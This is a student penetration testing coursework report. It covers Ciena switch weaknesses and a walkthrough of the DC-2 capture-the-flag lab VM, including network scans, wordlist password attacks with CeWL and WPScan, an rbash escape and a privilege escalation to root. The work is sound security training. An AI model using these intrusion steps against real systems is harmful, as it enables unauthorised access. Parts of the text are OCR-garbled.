Penetration Testing Report

Richa Sarita Bhandari
001185806

18/03/222


COMP 1629
Penetration Testing

School of Computing and Mathematical Sciences


Table of Contents

Task1

IIIII Missing Password (CVSS: 7.5)	

BLD-1	The Ciena 3924 is vulnerable to unauthenticated access which makes it easier to guess default usernames and login without password.
	
	Results
	
	User account does not require password to authenticate.
	 
	`# telnet 10.254.15.100`
	`Trying 10.254.15.100 ...`
	`Connected to 10.254.15.100.`
	`Escape character is '^]'.`
	
	`3924-A 78:d7:1a:2c:b9:c0`
	`SAOS is True Carrier Ethernet TM software.`
	
	`3924-A login: user`
	
	`SAOS is True Carrier Ethernet TM software.`
	`Welcome to the shell.`
	
	Hosts Affected
	10.254.15.100 (Ciena 3924)
	
	Recommendations
	It is recommended that every account must have a strong complex password that is asked to authenticate before providing them access. Password must be changed periodically and must not allow to reuse the last passwords.

IIIII Default Configuration (CVSS: 9.8)	


BLD-2	The Ciena 3924 is vulnerable to default configuration.
	
	Results
	Every file is readable, writable and executable by root user, even after being logged in via admin account.
	
	 
	`# telnet 10.254.15.100`
	`Trying 10.254.15.100 ...`
	`Connected to 10.254.15.100.`
	`Escape character is '^]'.`
	
	`3924-A 78:d7:1a:2c:b9:c0`
	`SAOS is True Carrier Ethernet TM software.`
	
	`3924-A login: admin`
	`Password:`
	
	`SAOS is True Carrier Ethernet TM software.`
	`Welcome to the shell.`
	`3924-A#> ls -lsa`
	`0 drwxrwxrwx 2 admin leosadmi 100 Dec 16 13:34 .`
	`0 drwxrwxrwx 7 root root 140 Jan 5 14:00 ..`
	`0 lrwxrwxrwx 1 root root 26 Dec 16 13:34 .ssh → /mnt/sysfs/ssh/users/admin`
	`0 lrwxrwxrwx 1 root root 15 Dec 16 13:34 archive → /flash0/archive`
	`0 lrwxrwxrwx 1 root root 14 Dec 16 13:34 config → /flash0/config`
	
	Hosts Affected
	10.254.15.100 (Ciena 3924)
	
	Recommendations

	As soon as we gain access to a VM, it is required to change the default configurations and access to the file. As the default configurations are specified in the user manuals and can be easily access by any attacker by downloading from the internet.

IIIII Old Firmware (CVSS: 9.8)	
BLD-3	It was found that Ciena 3924 uses an old firmware which is vulnerable to command injection via SNMP iso **Results** iso.3.6.1.2.1.1.1.0 = STRING: "3924 Service Delivery Switc iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.6141.1.106 iso.3.6.1.2.1.1.3.0 = Timeticks: (16306245) 1 day, 21:17:4 iso.3.6.1.2.1.1.4.0 = STRING: "Customer Support, Ciena" iso.3.6.1.2.1.1.5.0 = STRING: "3924-A" iso.3.6.1.2.1.1.6.0 = STRING: "Not Specified" iso.3.6.1.2.1.1.7.0 = INTEGER: 2 iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00 iso.3.6.1.2.1.2.1.0 = INTEGER: 19 iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1 iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2 iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3 iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4 iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5 iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6 iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7 iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8 iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9 iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10 iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11 iso.3.6.1.2.1.2.2.1.1.10001 = INTEGER: 10001 iso.3.6.1.2.1.2.2.1.1.10002 = INTEGER: 10002 **Hosts Affected** 10.254.15.100 (Ciena 3924) **Recommendations** It is recommended that we disable the SNMP service if its not in use on the host machine or we can filter incoming UDP traffic going to the SNMP port.

Task 2

IIIII Enabled TCP Timestamp (CVSS: 2.6)	
BLD-4	The Ciena 3924 is vulnerable to to TCP timestamps which allows to compute the uptime. **Results** When a user tried to ping the affected host, it sends back a TCP timestamp as we can see in below figure. The side effect of this feature is that the uptime of the host can be computed.



Hosts Affected

10.254.15.100 (Ciena 3924)

Recommendations


It is recommended that we disable TCP timestamp in the /etc/sysctl.conf file and apply setting to runtime.

IIIII Weak cipher (CVSS: 4.3)

BLD-5

It was found that both devices display the RSA key fingerprint from SSH server having a weak SSL/TLS security. An attacker can capture this session and then use it to decrypt and re-encrypt before sending it.

Results



Hosts Affected

10.254.15.101 (Ciena 3903)
10.254.15.100 (Ciena 3924)

Recommendations

It is recommended that we disable host RSA key displaying when using SSH to prevent attacker from capturing the fingerprint to process a Man-in-the-Middle attack.

Task 3

Test Details

Date of Test	
Tester	Richa Sarita Bhandari
Test Location	GRE Ltd
Customer Contact	
Telephone	
Email	rb9800k@gre.ac.uk

Document Control


Date	Action	Version	Author
x	Initial Draft	0.1	Dimitrios Fragkiskatos
x	General QA	0.2	x
18 February 2022	Technical QA	0.3	Richa Sarita Bhandari
18 March 2022	Final report	1.0	Richa Sarita Bhandari

Executive Summary

Introduction

As part of the COMP1629 coursework we have been provided with several systems. Our task is to test and exploit vulnerabilities in these systems and provide a report. The report consists of our findings and recommendation on how to mitigate the vulnerabilities. Several vulnerabilities were found affecting the application and infrastructure. Most severe issues identified was use of weak password for administrative account.

Scope of Testing



The scope of this report is limited to a single base machine on which we are going to use VirtualBox to run the systems provided as seen in above figure. We need to provide the evidence needed with our findings with use of various tools. However, us of automated tools is prohibited.

Issue ID	Issue	Issue Rating
1.	SSH Weak Algorithms Supported	MEDIUM
2.	Environment Information Disclosure	LOW
3.	Backported Security Patch Detection (SSH)	INFO
4.	Traceroute Information	INFO

Issue ID	Issue	Issue Rating
5.	Default or Weak Credentials	HIGH
6.	Password Re-Use	HIGH
7.	Patch Management	HIGH
8.	Weak FTP Server Password	MEDIUM
9.	Open Redirection	MEDIUM
10.	No Antivirus scan on File Upload	MEDIUM
11.	Password Not Required when Changing Settings	MEDIUM
12.	Directory browsing	MEDIUM
13.	Use Vim to escape restricted mode	MEDIUM
14.	Backported Security Patch Detection (SSH)	INFO

Restrictions on Testing

There occurred a few issues while trying to work with these systems as this was a new learning experience. Most of the issues were caused due to the network or VirtualBox. We tried these issues; however, we were not always successful.

Summary of Findings

While performing detailed penetration testing against these systems we have identified several issues and we have provided brief description and categorization of our findings.

Some of the vulnerabilities were default admin password, SQL Injection, privilege escalation, remote code execution, API Injection, etc.

Overall risk of the systems is high.

Test Results

We are using kali to exploit the vulnerabilities on each machine

Virtual Machine 1 – DC2:

Using arp-scan we can scan the network for devices connected on the same network.

```
┌──(root💀kali)-[/home/kali]
└─# arp-scan 192.168.43.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:94:13:cf, IPv4: 192.168.43.241
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.43.1    16:d1:69:dc:40:ec       (Unknown: locally administered)
192.168.43.18   10:3d:1c:5d:6a:1f       (Unknown)
192.168.43.52   00:0c:29:64:19:fe       VMware, Inc.
192.168.43.56   10:3d:1c:5d:6a:1f       (Unknown)
192.168.43.240  5c:5f:67:9e:74:74       Intel Corporate
192.168.43.70   10:3d:1c:5d:6a:1f       (Unknown)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.991 seconds (128.58 hosts/sec). 6 responded
```


Nmap is an also a network scanner which not only discovers other hosts but also discovers the services and operating systems. It detects services, vulnerabilities and other information that can be useful to exploit a device.

```
┌──(root💀kali)-[/home/kali]
└─# nmap 192.168.43.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-22 14:14 EST
Nmap scan report for 192.168.43.1
Host is up (0.0075s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 16:D1:69:DC:40:EC (Unknown)

Nmap scan report for 192.168.43.18
Host is up (0.017s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 10:3D:1C:5D:6A:1F (Unknown)

Nmap scan report for DC-2 (192.168.43.52)
Host is up (0.00069s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:64:19:FE (VMware)
```


From the information gathered above we can see that the vulnerable systems IP address is 192.168.43.52 and the nmap shows that port tcp/80 is open using http service. We then tried

to access the http page which took us to our first flag. The flag gave us hint to the next flag, which was “cewl”.

HTTP Port 80




We used CeWL to generate a password list that we can use and saved it to wordlist.txt file.




Once the list was ready, we used WPScan to get the credentials. WPScan is a WordPress security scanner used to test security of WordPress Website.

WPScanner gave us some valid combination of username and password.



After logging in using jerry's password, we found the second flag page Flag-2.




It said, “hope you found another entry point”. So, we tried to login via SSH.

Privilege Escalation


We could ssh using Tom’s credentials. But we couldn’t use any commands such as cat or whoami. It gave us an -rbash error.

```
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found
tom@DC-2:~$ tac flag3.txt
-rbash: tac: command not found
tom@DC-2:~$
```

So, we used vim to change the shell to /bin/sh.



Here we found the flag3 as shown in below figure.



Finally, just by logging in as jerry we found the fourth flag. Even though it said no hints the final hint was “git”.

```
Debian GNU/Linux 8 DC-2 tty1

DC-2 login: jerry
Password:
Linux DC-2 3.16.0-4-586 #1 Debian 3.16.51-3 (2017-12-13) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jerry@DC-2:~$
jerry@DC-2:~$
jerry@DC-2:~$  ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!

jerry@DC-2:~$ _
```

We found a way to use git for privilege escalation. Once we got root shell, we could access the final flag.

```
!/bin/sh
# ls
flag3.txt  usr
# whoami
root
# cd /root
# ls
final-flag.txt
# cat final-flag.txt
 __      __      _ _          _                          _
/ / /\ \ \___| | |    __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

#
```

Virtual Machine 2- Typhoon:


Using netdiscover we found the ip address of the vm is 172.20.10.11.

```
Currently scanning: 172.23.75.0/16   |   Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 900
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
172.20.10.2     5c:5f:67:9e:74:74      4     240  Intel Corporate
172.20.10.11    08:00:27:7d:08:14      8     480  PCS Systemtechnik GmbH
172.20.10.1     5e:09:47:5d:2c:64      3     180  Unknown vendor
```

